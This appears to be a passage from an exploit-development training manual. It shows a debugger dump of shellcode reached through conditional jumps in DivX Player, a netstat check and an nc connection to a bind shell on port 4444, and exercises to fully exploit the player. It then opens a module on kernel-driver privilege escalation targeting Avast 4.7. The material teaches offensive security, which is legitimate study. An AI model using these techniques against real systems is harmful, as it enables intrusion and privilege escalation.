




Figure 72: Venetian writer in action


OllyDbg - DivX Player.exe - [CPU - thread 0000064C]
C File View Debug Plugins Options Window Help
L E M T W H

```
065407C4 ˅70 00         JO SHORT 065407C6
065407C6 ˅70 00         JO SHORT 065407C8
065407C8 ˅70 00         JO SHORT 065407CA
065407CA ˅70 00         JO SHORT 065407CC
065407CC ˅70 00         JO SHORT 065407CE
065407CE ˅70 00         JO SHORT 065407D0
065407D0 ˅70 00         JO SHORT 065407D2
065407D2 ˅70 00         JO SHORT 065407D4
065407D4 ˅70 00         JO SHORT 065407D6
065407D6 ˅70 00         JO SHORT 065407D8
065407D8 ˅70 00         JO SHORT 065407DA
065407DA ˅70 00         JO SHORT 065407DC
065407DC  FC            CLD
065407DD  6A EB         PUSH -15
065407DF  4D            DEC EBP
065407E0  E8 F9FFFFFF   CALL 065407DE
065407E5  60            PUSHAD
065407E6  8B6C24 24     MOV EBP,DWORD PTR SS:[ESP+24]
065407EA  8B45 3C       MOV EAX,DWORD PTR SS:[EBP+3C]
```

Figure 73: Conditional jumps bridging to shellcode



```
C:\Documents and Settings\admin>netstat -an | find "4444"
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING

C:\Documents and Settings\admin>
```

```
matte@matte ~ $ nc -v 192.168.4.69 4444
ryujin.DG.plurima.info [192.168.4.69] 4444 (krb524) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\DivX\DivX Player>
```

Figure 74: Getting our shell

Exercise

1) Repeat the required steps in order to discover the bad character in memory

2) Obtain a shell by fully exploiting DivX Player

\\.\Pipe\Com_1

Module 0x05 Kernel Drivers Exploitation

Lab Objectives

- **Understanding how to communicate with Kernel Drivers**
- **Understanding RING 0 shellcode theory**
- **Understanding and abusing Function Pointers**
- **Exploiting Avast 4.7 Antivirus**

User Space
↓
DLL Subsystem
↓
IO Manager

WinDbg on Module 1 Machine
restart Module 3/4/5 Machine

Overview

Exploiting drivers vulnerabilities to escalate privileges on a Windows box is becoming a common practice in recent times. In this module we are going to study the basic concepts behind Windows drivers, their structure, how to locally communicate with them to abuse insecure implementation of their interfaces. We will then get our hands dirty and develop a local privilege escalation exploit for a vulnerability affecting a well known antivirus software.

Windows I/O System and Device Drivers

A device driver is a computer program that provides an interface to interact with hardware devices. The set of functions that form a device driver, are called to process the various stages of specific I/O requests.

Interacting with device drivers from user space is made possible through the DLL subsystem, which in turns, communicates with the I/O manager, the core component of the Winodws Input / Output system[80]. All the requests issued in usermode (applications) or kernel mode (other device drivers or kernel components) addressed to device drivers and their respective responses, pass through The I/O Manager. For most of the requests[81], the I/O Manager creates an I/O request packet (IRP) which is a special kernel mode data structure[82]. A pointer to the IRP is passed to the correct driver that will perform the relative I/O operation and will then pass the IRP back to the I/O manager for completition.

[80] http://technet.microsoft.com/it-it/library/cc776828%28WS.10%29.aspx

[81] Fast I/O requests are the exception.

[82] http://en.wikipedia.org/wiki/I/O_request_packet